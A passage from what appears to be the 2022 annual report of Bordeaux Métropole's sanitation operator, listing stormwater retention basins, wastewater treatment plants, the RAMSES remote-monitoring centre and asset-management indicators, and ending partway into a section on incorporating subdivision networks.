	Domaine d'Ornon 1 et 2	Rue Bernard Palissy	oui	PRX	2012	enterré	Bassin à sec	lotissement	312
	Hameau de rochefort	Allée de la Clairière	oui	PRX	2005	enterré	Bassin à sec	lotissement	340
	Route de Léognan (drain)	Route de Léognan	oui	PRX	2010	enterré	Bassin à sec	voirie	39
	Bois d'Anduche	Allée du Bois d'Anduche	oui	PRX	2005	ciel ouvert	Bassin à sec	lotissement	450
	Le Domaine de Beausoleil	Square du Médoc	oui	PRX	2011	ciel ouvert	Bassin à sec	lotissement	1 610
	Prince de Galles	Allée du Prince de Galles	oui	PRX	2007	ciel ouvert	Bassin à sec	lotissement	312

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
	Augustins	place des Augustins	oui	PRX	2018	enterré	Bassin à sec	voirie	135
	Chartrèze	rue de Chartrèze	oui	PRX	2018	enterré	Bassin à sec	voirie	425
	Château Montgaillard	Allée Pierre de Ronsard	oui	PRX	2014	ciel ouvert	Bassin à sec	lotissement	370
Haillan (Le)	Toussain Catros 1&2 ZAC	Rue Ariane	oui	PRX	2010	ciel ouvert	Bassin à sec	lotissement	360
	Cantinolle RD 1215	Rue du médoc - Rond-point Pénétrante	oui	PRX	2014	ciel ouvert	Bassin à sec	voirie	1 000
	RD 1215	Rue de saint Estèphe - ch de Jallepont	oui	PRX	2014	ciel ouvert	Bassin à sec	voirie	40 000
	Clos Haut de Jallepont	Chemin des Vignes de Bussac	oui	PRX	2012	enterré	Bassin à sec	lotissement	231
	Couqueou	Rue des Palombes	oui	PRX	2009	enterré	Bassin à sec	lotissement	72
	Vieux chène	Rue du Vieux Chêne	oui	PRX	2005	enterré	Bassin à sec	lotissement	152
	Le jardin de Tausin	Allée de Moulis	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	214
	Jardins de Meycat	Rue Promenade des Girondins	oui	PRX	2004	ciel ouvert	Bassin à sec	lotissement	928
	L'Hustinière	Rue des Emaux	oui	PRX	2007	ciel ouvert	Bassin à sec	lotissement	270
	Bois d'Emeraude	Rue du Bois de l'Emeraude	oui	PRX	2005	ciel ouvert	Bassin à sec	lotissement	132
	Capella I	Rue Andromède	oui	PRX	2019	enterré	Bassin à sec	lotissement	189
	Capella II	Rue Capella	oui	PRX	2019	enterré	Bassin à sec	lotissement	148
	Capella III	Rue Pégase	oui	PRX	2019	enterré	Bassin à sec	lotissement	84
Capella IV	Rue Véga	oui	PRX	2019	enterré	Bassin à sec	lotissement	162	
Lormont	L'enclos de Lissandre (aval)	Rue des Palombes	oui	PRX	2010	ciel ouvert	Bassin à sec	lotissement	800
	Le parc Saint valentin	Rue des Amoureux	oui	PRX	2012	ciel ouvert	Bassin à sec	lotissement	300
	Le Clos du château	Rue du clos château	oui	PRX	2015	enterré	Bassin à sec	lotissement	242
	Buttinière	Rue Edmond Martin	oui	PRX	2002	ciel ouvert	Bassin à sec	voirie	1 000
	Archevêque	Rue d'Yvrac	oui	P&B	1971	ciel ouvert	Bassin à sec	voirie	136 000
Martignas	Berges de la Jalle	Impasse Ludovic Trarieux	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	500
	Ludovic Trarieux	Impasse Ludovic Trarieux	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	800
	Bruyeres	Impasse les Bruyeres	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	300
	Menestrels	Impasse les Menestrels	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	150
	Victor Schoelcher	Impasse Victor Schoelcher	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	500

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
Mérignac	Marron Ouest 1 & 2	Rue Jacques Prevert	oui	PRX	1997	ciel ouvert	Bassin à sec	voirie	6 520
	Bio Parc	Allée Charles Darwin	oui	PRX	2014	ciel ouvert	Bassin à sec	voirie	480
	Cité des Pins	Rue Alphonse Daudet/Paul Valery	oui	P&B	2008	enterré	Bassin à sec	lotissement	580
	L'anse de Grombalia	rue Mona Lisa	oui	PRX	2006	enterré	Bassin à sec	lotissement	169
	Clairière du chut	Rue de la Clairière du chut	oui	PRX	2010	enterré	Bassin à sec	lotissement	86
	Clos Fourchateau	Allée des Cèdres	oui	PRX	2010	enterré	Bassin à sec	lotissement	20
	Jardins de Merignac	Rue Boris Vian	oui	PRX	2010	enterré	Bassin à sec	lotissement	159
	Laurentides 1 et 2	Rue des Laurentides	oui	PRX	2014	enterré	Bassin à sec	lotissement	106
	Beaudésert	Chemin de Magret	oui	P&B	1991	ciel ouvert	Bassin en eau	voirie	68 900
	Bourran aval	Rue Léo Lagrange	oui	P&B	1969	ciel ouvert	Bassin en eau	voirie	135 000
	Domaine de Lucatet (bassin privé)	Rue Louis Aragon	non	PRX	2009	ciel ouvert	Bassin en eau	lotissement	3 500
	Belle Ombre	Chemin de Pagneau	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	365
	carmaux	Avenue de la Fraternelle	oui	P&B	1979	ciel ouvert	Bassin à sec	voirie	220 000
	Chêne vert	Rue de la Tour de Veyrines	oui	P&B	1981	ciel ouvert	Bassin à sec	voirie	67 000
	Matosinhos	Avenue Matosinhos angle avenue Somme	oui	PRX	2019	ciel ouvert	Bassin à sec	voirie	490
	Domaine de Pelus	Zone activité domaine de Pelus	oui	PRX	2020	ciel ouvert	Bassin à sec	lotissement	7 500
Vert Castel	rue Vert Castel	oui	PRX	2021	ciel ouvert	Bassin en eau	lotissement	226	
Lafontaine	Rue Jean Monnet	oui	P&B	1995	ciel ouvert	Bassin à sec	voirie	72 350	
Parempuyre	Lisière du Vignoble	Rue de Villa	oui	PRX	2007	ciel ouvert	bassin à sec	lotissement	1 383
	Château Clément Pichon (bassin privé)	Rue de Bordeaux	oui	PRX	1997	ciel ouvert	Bassin en eau	voirie	31 000
	Magnolias	Rue des Magnolias	oui	PRX	2009	enterré	Bassin à sec	lotissement	150
Pessac	Chappement	Avenue du Dauphiné	oui	PRX	2011	ciel ouvert	Bassin à sec	voirie	2 500
	Bengalis	allée des Eperviers	oui	PRX	2016	ciel ouvert	Bassin à sec	lotissement	80
	Bois de Magonty	Rue Jean Poiret	oui	PRX	2015	enterré	Bassin à sec	lotissement	78
	Cottages Haut leveque	Rue Robert et Jean Dagorn	oui	PRX	2010	enterré	Bassin à sec	lotissement	174
	Enclos de la poudriere	Allée de l'enclos	oui	PRX	2006	enterré	Bassin à sec	lotissement	43
	Trémie Tram	Avenue Roger Chaumet	oui	P&B	2018	enterré	Bassin à sec	voirie	140

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
	Près de Toctoucau	Rue du Petit Bois	oui	PRX	2010	ciel ouvert	Bassin à sec	lotissement	360
	Camponac	Avenue Arago	oui	P&B	1991	ciel ouvert	Bassin en eau	voirie	3 900
	Fontaudin	Allée Serpentine	oui	P&B	1985	ciel ouvert	Bassin en eau	voirie	48 000
	Fanning Lafontaine	Rue Jacques Brel	oui	PRX	2006	ciel ouvert	Bassin à sec	lotissement	600
	La clairiere de magonty	Av de Magonty	oui	PRX	2008	ciel ouvert	Bassin à sec	lotissement	1 009
	Magellan	Rue Claude Chappé	oui	PRX	2019	ciel ouvert	Bassin à sec	voirie	1 400
	Magonty Cap de Bos 2	Avenue de L'Ile de France	oui	PRX	2002	ciel ouvert	Bassin à sec	voirie	12 500
	Magonty Cap de Bos 1	Avenue de L'Ile de France	oui	P&B		ciel ouvert	Bassin en eau	voirie	99 500
	Côté Parc 1	Rue Stéphane Hessel	oui	PRX	2021	enterré	Bassin à sec	lotissement	227
	Côté Parc 2	Rue Stéphane Hessel	oui	PRX	2021	enterré	Bassin à sec	lotissement	63
	Le Clos des 3 chênes	Rue Simone de Beauvoir	oui	PRX	2021	enterré	Bassin à sec	lotissement	335
	Le Jardin de Bruyère	Allée des Bruyères	oui	PRX	2021	enterré	Bassin à sec	lotissement	33
	Bourgailh	Allée du château du Bourgailh	oui	P&B	1982	ciel ouvert	Bassin à sec	voirie	80 000
St Aubin de Medoc	Bergeries de Jeannie	Allée des bergeries	oui	PRX	2013	enterré	Bassin à sec	lotissement	43
	Bois de chagneau	Allée Van Gogh	oui	PRX	2006	enterré	Bassin à sec	lotissement	115
	Chêneraie de St Aubin	Allée de la Chêneraie	oui	PRX	2012	enterré	Bassin à sec	lotissement	330
	Domaines des mesanges	Allée des Mésanges	oui	PRX	2009	enterré	Bassin à sec	lotissement	87
	Landes de Basson	Allée Hélène Boucher	oui	PRX	2013	enterré	Bassin à sec	lotissement	461
	Bois de la Licorne (noue)	Allée du Bois de la Licorne	non	PRX	2015	ciel ouvert	Bassin à sec	lotissement	167
	Le parc de villepreux	Allée Ariane	oui	PRX	2014	ciel ouvert	Bassin à sec	lotissement	65
	Verdelet	Avenue du Lycée	oui	PRX	2017	ciel ouvert	Bassin à sec	lotissement	350
	Jardins du Médoc	Chemin de Vignes	oui	PRX	2017	ciel ouvert	Bassin à sec	lotissement	139
	Clos du Monastère	Allée Maryse Bastié	oui	PRX	2018	ciel ouvert	Bassin à sec	lotissement	288
	Prè de Joli Bois	Allée des Acacias	oui	PRX	2019	ciel ouvert	Bassin à sec	lotissement	110
Parc du Dées	Impasse du Coq de Bruyère	oui	PRX	2006	ciel ouvert	Bassin à sec	lotissement	1 320	
St Louis de Montferrand	Près du Gua	Rue des Tamaris angle J.Brel	oui	PRX	2008	ciel ouvert	Bassin en eau	lotissement	2 100
	Belle rive	Rue Belle Rive	oui	PRX	2017	ciel ouvert	Bassin en eau	lotissement	500
	Le clos de Jourdanne	Rue du Clos de Jourdanne	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	1 990
	Pont de la Pierre	Allée du pont de la Pierre	oui	PRX	2011	ciel ouvert	Bassin à sec	voirie	2 650

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
Saint Médard en Jalles	Clairiere et Hameau de Picot	Rue des Vimes	oui	PRX	2009	enterré	Bassin à sec	lotissement	125
	Clos de Navat	Rue de la Lagune	oui	PRX	2013	enterré	Bassin à sec	lotissement	93
	Les Caupianes	Rue Charles Chaplin	oui	PRX	2015	enterré	Bassin à sec	lotissement	82
	Hameau Claude Debussy	Rue Igor Stravinsky	oui	PRX	2012	enterré	Bassin à sec	lotissement	145
	Lavandieres	Rue des lavandières	oui	PRX	2004	enterré	Bassin à sec	lotissement	125
	L'orée des Chênes	Rue Gaston Bachelard	oui	PRX	2018	enterré	Bassin à sec	lotissement	121
	Lisière et petit bois	Allée Charles Voisin	oui	PRX	2010	enterré	Bassin à sec	lotissement	33
	L'Aubaredot	Allée Jean Cavailles	oui	PRX	2006	ciel ouvert	Bassin à sec	lotissement	676
	L'Enclos de Linné	Rue Jacques Brissot	oui	PRX	2006	ciel ouvert	Bassin à sec	lotissement	282
	Grand cerillan 1	Rue Franz Liszt	oui	PRX	2007	ciel ouvert	Bassin à sec	lotissement	2 500
	Grand cerillan 2	Rue Franz Liszt	oui	PRX	2007	ciel ouvert	Bassin à sec	lotissement	510
	La Lisière de Sans Souci	Rue Améde Berque	oui	PRX	2011	ciel ouvert	Bassin à sec	lotissement	1 660
	Les Prés de la Fontaine	Rue Henri Rol Tanguy	oui	PRX	2011	ciel ouvert	Bassin à sec	lotissement	4 000
	Parc de vieilleville	Rue du Docteur Faure	oui	PRX	2004	ciel ouvert	Bassin à sec	lotissement	564
	Clairière de Hourton	Rue Madame Roland	oui	PRX	2013	ciel ouvert	Bassin à sec	lotissement	2 500
Le clos de Veillance	Rue Camille Julian	oui	PRX	2014	ciel ouvert	Bassin à sec	lotissement	366	
Talence	Plume au vent	Impasse des œillets	oui	PRX	2008	ciel ouvert	Bassin à sec	voirie	2 350
	Ruisseau d'ars aval	Cours de la Libération (domaine universitaire)	oui	P&B	1991	enterré	Bassin à sec	voirie	55 300
	Thouars	Avenue de la Marne	oui	P&B	1987	ciel ouvert	Bassin en eau	voirie	13 000
	ZA centre ville	Passage de la mairie	oui	PRX	2004	enterré	Bassin à sec	voirie	220
Taillan (Le)	Bois des ormes	Impasse du Bois des Ormes	oui	PRX	2006	ciel ouvert	Bassin à sec	lotissement	148
	Les fleurs de Maynieu	Allée du Pas du Lièvre	oui	PRX	2012	ciel ouvert	Bassin à sec	lotissement	30
	Clos de lacaussade	Rue de Lacaussade	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	333
	Jardins de Bussat	Rue roger Ducasse	oui	PRX	2006	ciel ouvert	Bassin à sec	lotissement	973
	Le bois de Germignan	Rue Gustave Doré	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	364
	Maisonneraie de la béchade	Chemin de la Houm de Castets	oui	PRX	2008	ciel ouvert	Bassin à sec	lotissement	157
	Grimoine	rue Cante Cric angle Jau	oui	PRX	2015	ciel ouvert	Bassin à sec	voirie	930

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
	Pre des Grillons	Chemin de la Houm de Castets	oui	PRX	2017	ciel ouvert	Bassin à sec	lotissement	1 060
	Germignan	RD1215 route de Lacanau sortie Germignan	oui	P&B	2019	ciel ouvert	Bassin en eau	voirie	5 990
	Pae du Chai	angle route de Lacanau et ch de la Vigne Blanche	oui	PRX	2019	ciel ouvert	Bassin à sec	voirie	330
	Les jardins de Cantecric	Allée de Cotoyard	oui	PRX	2021	ciel ouvert	Bassin à sec	lotissement	364
	Peydeblanc	Allée de Peydeblanc	oui	PRX	2009	enterré	Bassin à sec	voirie	450
Villeneuve D'Ornon	Casino	Chemin Baillou	oui	PRX	2003	ciel ouvert	Bassin à sec	voirie	3 384
	Brazzaville	Allée de Brazzaville	oui	PRX	2010	ciel ouvert	Bassin à sec	voirie	250
	Sarcignan - Bridgend	Av du Maréchal Leclerc - RP Mac Donald	oui	PRX	2010	ciel ouvert	Bassin à sec	voirie	625
	Regailhou	Rue Gaston Regailhou	oui	PRX	2008	ciel ouvert	Bassin à sec	voirie	2 450
	Andre Ballande	Square André Ballande	oui	PRX	2010	ciel ouvert	Bassin à sec	voirie	800
	Leysotte	Avenue de l'Orée du Bois	oui	PRX	1987	ciel ouvert	Bassin à sec	voirie	10 000
	Chambery	Rue Raymond Bierge	oui	P&B	1987	ciel ouvert	Bassin en eau	voirie	50 000
	Stade Chambery	Rte de Léognan-Espace D'Ornon	oui	PRX	1994	ciel ouvert	Bassin à sec	voirie	2 400
	Charles Trenet - Lalanne	Rue Emile Lalanne	oui	PRX	2009	ciel ouvert	Bassin à sec	voirie	75
	Couhins	Chemin de Couhins 163	oui	PRX	2009	enterré	Bassin à sec	voirie	270
	Bosquets de Chambery	Rue des Mésanges	oui	PRX	1999	ciel ouvert	Bassin à sec	lotissement	1 200
	Clos Saint Urbain	Rue Jean-Moulin	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	3 300
	Domaine de Terrefort	Allée Durfort	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	260
	Castel de Pontac	Rue René Laennec	oui	PRX	2016	ciel ouvert	Bassin à sec	lotissement	1 670
	Curie	Rue Pierre Curie / Rue Auguste Renoir	oui	P&B	2014	ciel ouvert	Bassin à sec	voirie	7 830
	Parc Saint Rieul	Chemin des Crésonnières	oui	PRX	2004	ciel ouvert	Bassin à sec	lotissement	1 520
	Mirieu de Labarre	av Mirieu de Labarre - Lac	oui	PRX		ciel ouvert	Bassin à sec	voirie	380
Quartier du Bocage 1	Rue Gustave Gounouilhau	oui	PRX	2017	enterré	Bassin à sec	lotissement	421	
Quartier du Bocage 2	Rue Colette Besson	oui	PRX	2017	enterré	Bassin à sec	lotissement	289	

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
	Tronquet-Clémenceau	Av Georges Clemenceau angle rue du Tronquet	oui	PRX	2018	enterré	Bassin à sec	voirie	502
	Versein	place versein	oui	PRX	2022	enterré	Bassin à sec	voirie	80
	Hameau Aqueduc	Rue des Alizés	oui	PRX	2005	enterré	Bassin à sec	lotissement	93
								Total PRX	376 069
								Total P&B	1 737 050
								Total Global	2 113 119
			Nouveaux sites		Sélective/STEP			PRX: Département Réseaux	
								P&B: Département Patrimoine	

TABLEAU 23 - PAT.1.4. Synthèse des bassins de retenue 2020, 2021 et 2022

		Bassin en eau ciel ouvert	Bassin à sec ciel ouvert	Enterré (en eau ou à sec)	Lotissement (en eau ou à sec)	Total
2020	Nombre	16	49	28	136	229
	Volume (m3)	766 590	913 222	351 182	66 016	2 097 010
2021	Nombre	16	49	29	143	237
	Volume (m3)	766 590	913 222	352 032	75 514	2 107 358
2022	Nombre	16	49	32	144	241
	Volume (m3)	766 590	913 222	357 712	75 595	2 113 119

PAT.1.5. LES STATIONS D'ÉPURATION

Le traitement des eaux usées de Bordeaux Métropole est assuré par 6 stations d'épuration qui représentent une capacité théorique de traitement par temps de pluie de 1 158 900 équivalents – habitants.

Les stations de Louis Fargue et Clos de Hilde représentent, à elles seules, près de 80% de la capacité de traitement.

Toutes les stations sont conçues pour traiter à la fois les eaux usées et les boues issues de leur dépollution. Par ailleurs, les stations de Bordeaux Métropole sont équipées d'unités de désodorisation afin de limiter les nuisances olfactives. Enfin, les digesteurs dont sont équipés les sites de Louis Fargue, Clos de Hilde, Cantinolle et Sabarèges permettent la production de biogaz qui est valorisé au travers des chaudières pour la digestion, des sécheurs de Clos de Hilde et Louis Fargue et de la cogénération de Louis Fargue.

Le **TABLEAU 24** décrit le parc des stations d'épuration, et le **DIAGRAMME 3** présente la répartition des capacités théoriques de traitement.

CARTE 3 – PAT.1.5. STATIONS D'ÉPURATION ET ZONES D'INFLUENCE





TABLEAU 24 - PAT.1.5. Le parc des stations d'épuration

	Clos de Hilde	Louis Fargue	Sabarèges	Cantinolle	Blanquefort	Les Cailhocs (Ambès)
Date de création	1994	1974	1969	1973	1968	1978
Date de réhabilitation et/ou extension	2007	2012 file Eau 2013 file Boues	1979	1985	1978	
Date de reconstruction			2005	2005	2007	2016
Capacité de traitement à fin 2022(équivalent habitant : sur la base de 60 g DBO5 eq. hab)	408 300	Tps sec 366 700 Tps pluie 476 700	116 700	85 000	66 700	5 500
Type de traitement eau	décantation lamellaire - biofiltration	décantation lamellaire - biofiltration	décantation lamellaire - biofiltration	décantation lamellaire - biofiltration	boues activées	boues activées
Type de traitement boues	digestion centrifugation sécheur	digestion centrifugation sécheur	digestion centrifugation	digestion centrifugation	centrifugation	presse à vis
Type de traitement air	désodorisation chimique (acide, javel, soude)	désodorisation chimique (acide, javel, soude)	désodorisation chimique (acide, javel, soude)	désodorisation chimique (acide, javel, soude)	désodorisation chimique (acide, javel, soude)	désodorisation physico-chimique et biologique

Notons une particularité pour la station d'épuration Lille à Blanquefort, il s'agit du 15ème site de la SABOM en gestion différenciée, d'autant plus intéressant d'un point de vue écologique avec les nombreuses interactions avec la réserve naturelle des marais de Bruges.

DIAGRAMME 3 - PAT.1.5. Répartition de la capacité théorique de traitement



PAT.1.6. LE TÉLÉCONTRÔLE RAMSES

Le centre de télécontrôle RAMSES a été mis en service par Bordeaux Métropole en 1992. Il permet de surveiller 24h/24 les équipements et les ouvrages d'assainissement et de piloter en temps réel leur régulation pour assurer un écoulement optimal des flux hydrauliques. Il constitue un élément essentiel de la lutte contre les inondations de l'agglomération bordelaise en raison, notamment, de sa capacité à anticiper les événements pluvieux et leurs conséquences.

Initialement dévolu à la lutte contre les inondations, RAMSES a élargi son spectre d'action en devenant aussi un outil de gestion du système d'assainissement dans sa globalité, incluant la surveillance des postes de refoulement des eaux usées, des stations d'épuration, tout en englobant l'impact environnemental, grâce à :

- un pilotage fin en temps réel de la consommation énergétique des ouvrages, répondant ainsi aux exigences de la norme ISO 50 001 ;
- une vision en temps réel de l'état des clapets en bordure de Garonne dans le cadre de la GEMAPI. De la mise en œuvre de chasse régulière sur ces ouvrages pour s'assurer de leur bon fonctionnement.

Les évolutions permanentes du télécontrôle répondent à l'intégration progressive des contraintes environnementales réglementaires et les attentes des citoyens en matière de qualité de vie (intégration de l'autosurveillance, évolution vers une gestion dynamique des écoulements, diagnostic permanent, préservation des milieux aquatiques, odeurs, etc.).

De son poste, le télécontrôleur peut accéder à l'ensemble des données ou informations du système d'assainissement soit potentiellement plus de 40 000 informations.

L'ensemble de ces données est stocké dans une seule base informatique et rattaché à la description patrimoniale des installations pour en assurer la cohérence avec les autres utilisations. Un portail Internet permet à la Direction de l'Eau de Bordeaux Métropole et aux exploitants d'accéder en temps réel aux données.

RAMSES est un élément essentiel de la gestion globale du système d'assainissement de Bordeaux Métropole, assurant en priorité la sécurité de l'agglomération face aux risques d'inondation liés aux événements pluvieux.

Dans le cadre de la lutte contre les inondations, **17 passages en situation A** (crise pluviale) ont été dénombrés en 2022, entre le 1er mai et le 31 octobre. Ils ont tous donné lieu à la rédaction d'un rapport contractuel d'intempérie effectué dans l'heure suivant la fin de la situation A.

Les intempéries les plus notables sont celles du 22 et 23/06/2022, avec des cumuls dépassant les 30 mm de pluie. Les périodes de retour de ces 2 pluies ont dépassé les 10 ans. L'épisode de grêle du 20/06/2022 sur le nord-ouest de l'agglomération, remarquable par les dégâts occasionnés, n'a pas eu de conséquence sur le réseau d'assainissement de la Métropole (voir [EXPL.1](#)).

Dans le cadre de sa surveillance des réseaux et du milieu naturel, le télécontrôle RAMSES a déclenché 126 actions et informations des différentes administrations suite à des pollutions.

LES VISITES EN 2022 DU TÉLÉCONTRÔLE RAMSES

En 2022, les visites de RAMSES ont pu reprendre en respectant les règles sanitaires en vigueur.

Ce sont 15 visites avec 167 personnes qui se sont déroulées dans l'année et 174 visiteurs pour les journées du patrimoine 2022, soit au total 341 personnes qui ont visité le télécontrôle RAMSES en 2022.

PAT.1.7. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel PA1	Evolution du patrimoine	N/A	Linéaire réseau : 4 309,7 km Nb bassins : 228 Nb postes : 166 Nb STEP : 6 Nb avaloirs/BE : 58 111 au total, dont 51 967 affermés Nb branchements : 172 523 Nb regards de visite : 131 621 Nb accessoires réseaux : 913 Nb équipements autosurveillance du réseau : 38	Linéaire réseau : 4 315,2 km Nb bassins : 229 Nb postes : 167 Nb STEP : 6 Nb avaloirs/BE : 58 171 Nb Branchements : 173 967 Nb regards de visite : 132 765 Nb accessoires réseaux : 917 Nb équipements autosurveillance du réseau : 38	Linéaire réseau : 4 339,7 km Nb bassins : 237 Nb postes : 169 Nb STEP : 6 Nb avaloirs/BE : 58 652 Nb Branchements : 175 318 Nb regards de visite : 133 058 Nb accessoires réseaux : 918 Nb équipements autosurveillance du réseau : 38	Linéaire réseau : 4 353,8 km Nb bassins : 241 Nb postes : 169 Nb STEP : 6 Nb avaloirs/BE : 59 118 Nb Branchements : 176 487 Nb regards de visite : 133 747 Nb accessoires réseaux : 801 Nb équipements autosurveillance du réseau : 38
Indicateur opérationnel PA3	Age moyen du réseau	N/A	Non représentatif	Echange en cours avec DEAU sur extraction SIGEA	Echange en cours avec DEAU sur extraction SIGEA	37,5 ans
Indicateur opérationnel PA4	Age moyen pondéré des équipements du bloc C	Age moyen pondéré au 01/01/2019	/	/	/	/
Indicateur opérationnel PA6	Nombre de regards d'assainissement équipés d'une puce RFID	127000 puces RFID sous 7 ans (à titre indicatif, = environ 18142 par an)	0	0	0	0
Indicateur opérationnel PA7	Linéaire de réseau en domaine privé sans servitude	N/A	Echange en cours avec DEAU sur extraction SIGEA	Echange en cours avec DEAU sur extraction SIGEA	Echange en cours avec DEAU sur extraction SIGEA	Echange en cours avec DEAU sur extraction SIGEA
Indicateur opérationnel PA8	Linéaire de réseau intégré au patrimoine	N/A	13 671 ml	7 844 ml	31 845 ml	17 983 ml
Indicateur opérationnel PA9	Superficie affectée au service	N/A	Echange en cours avec DEAU sur extraction SIGEA	Echange en cours avec DEAU sur extraction SIGEA	Echange en cours avec DEAU sur extraction SIGEA	21 648,84 m2
Indicateur opérationnel PA11 (ONEMA P202.2B)	Indice de connaissance et de gestion patrimoniale des réseaux de collecte des eaux usées	120	96 points sur les 100 consolidables par la SABOM	96 points sur les 100 consolidables par la SABOM (maximum possible)	96 points sur les 100 consolidables par la SABOM (maximum possible)	96 points sur les 100 consolidables par la SABOM (maximum possible)

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Autres pénalités 16	Complétude des données patrimoniales relatives aux canalisations et branchements	N/A	/	/	2 mises en demeure en P38	/
Autres pénalités 16bis	Complétude en fin de contrat des cotes X, Y et Z	N/A	/	/	/	/

❖ PA3

Pour cet indicateur, un échange est en cours avec la DEAU concernant l'extraction sous SIGEA.

Calcul : Pour chaque collecteur "en service" avec une date de pose renseignée, nous calculons :

- L'âge en année avec $AGE = (DATE_DU_JOUR - DATE_DE_POSE) / 365,25$;
- Nous multiplions l'âge calculé par la longueur du collecteur ;
- nous divisons la somme des valeurs (AGE x LONGUEUR) par la longueur totale du réseau pour obtenir l'âge moyen du réseau.

❖ PA4

L'échéance de livraison de cet indicateur est la fin du contrat. Cet indicateur est intégré, en tant qu'indicateur de performance, à la gestion d'actifs mise en place à la SABOM, et à ce jour, certifiée selon le référentiel AFNOR ISO 55001 depuis décembre 2021. Ce système de management et son plan d'actions d'amélioration continue ont fait l'objet d'une présentation le 12 septembre 2022 à la Direction de l'Eau.

❖ PA6

Etant donné la pénurie actuelle des composants électroniques, qui retarde le démarrage de ce projet, Bordeaux Métropole et la SABOM ont convenu en 2022 de substituer cet engagement par un nouvel engagement qui reste à définir.

❖ PA7

Pour cet indicateur, un échange est en cours avec la DEAU concernant l'extraction sous SIGEA.

❖ PA9

Pour cet indicateur, un échange est en cours avec la DEAU concernant l'extraction sous SIGEA.

❖ **Autres pénalités 16**

Cette pénalité est appliquée à chaque constat du délégant d'insuffisance de renseignements au regard des informations collectées par le délégataire. En 2022, le délégant n'a fait part d'aucun constat à la SABOM.

❖ **Autres pénalités 16 bis**

L'échéance de livraison de cet indicateur est la fin du contrat. L'année 2022 a donné lieu à la phase de sélection, sur le terrain, de prestataires compétents en vue d'une mise en œuvre à grande échelle à compter de 2023 de ces relevés (coordonnées X/Y des boîtes de branchement et les Z file d'eau (profondeur) des collecteurs).

RÉFÉRENTIEL CONTRAT

Article 80

Incorporation d'ouvrages, d'installations ou d'équipements neufs

Article 81

Incorporation d'ouvrages existants

Article 82

Désaffectation d'ouvrage

SOMMAIRE

PAT.2.1. L'INCORPORATION D'OUVRAGES D'ASSAINISSEMENT PRIVÉS AU DOMAINE PUBLIC	339
PAT.2.2 LES RÉSEAUX REMIS AUX FERMIERS	341
PAT.2.3. LES VARIATIONS DES STATIONS DE POMPAGE	352
PAT.2.4. LES TRAVAUX DE RÉSEAUX EN COURS NON ENCORE REMIS PAR BORDEAUX MÉTROPOLE	353
PAT.2.5. LES RÉSEAUX RENOUVELÉS PAR LE DÉLÉGATAIRE	356
PAT.2.6. LES DÉSAFFECTATIONS ET RÉTROCESSIONS.....	357
PAT.2.7. BILAN DES INDICATEURS	358

PAT.2.1. L'INCORPORATION D'OUVRAGES D'ASSAINISSEMENT PRIVÉS AU DOMAINE PUBLIC

En 2022, l'activité des opérations immobilières de lotissements a permis d'incorporer par arrêté de prise en charge **13 lotissements** (22 en 2021), regroupant 12 réseaux d'eaux usées et 13 réseaux d'eaux pluviales.

Cette activité est directement liée à l'application des Procédures Patrimoine 37 (A1, A2, B1 et B2) relatives à l'intégration des ouvrages d'assainissement privés dans le domaine public métropolitain.

Ces ouvrages ainsi intégrés représentent un linéaire total de **5 014 ml** de canalisations d'eaux usées et d'eaux pluviales (11 598 ml en 2021), et **254 branchements** raccordés sur ces réseaux (563 en 2021).

L'année 2022 a permis d'incorporer 12 solutions compensatoires (21 en 2021) destinées à réguler les déversements pluviaux dans le réseau métropolitain par un système de stockage localisé. Ce volume total de stockage représente **1 195 m³**.

Leur répartition par type de solutions compensatoires est la suivante :

- 1 bassin de type SAUL (Structure Alvéolaire Ultra Légère), intégré au patrimoine géré par le délégataire),
- 7 collecteurs surdimensionnés, intégrés au patrimoine géré par le délégataire,
- 2 noues de stockage (entretien hors DSP),
- 1 noue d'infiltration (entretien hors DSP),
- 1 bassin d'infiltration (entretien hors DSP).

Le **TABLEAU 1** détaille les différentes incorporations de lotissements au réseau réalisées au cours de l'année 2022. En jaune sont surlignés les ouvrages dont l'entretien des espaces verts ne sont pas pris en charge par la DSP.

Par rapport à l'année 2021, le linéaire intégré est en très forte baisse (-57 %) tout comme le nombre d'opérations intégrées (13 en 2022 contre 22 en 2021).

TABLEAU 1 - PAT.2.1. Lotissements pris en charge par arrêté en 2022

Commune	Lotissements	Pris en charge	Arrêté définitif	Branchements				Longueur (m)				BE (u)	Stations re foul.	Séparateurs	Volume stockage	Solutions compensatoires
				EU	EP	UN	Total	EU	EP	UN	Total	Total				
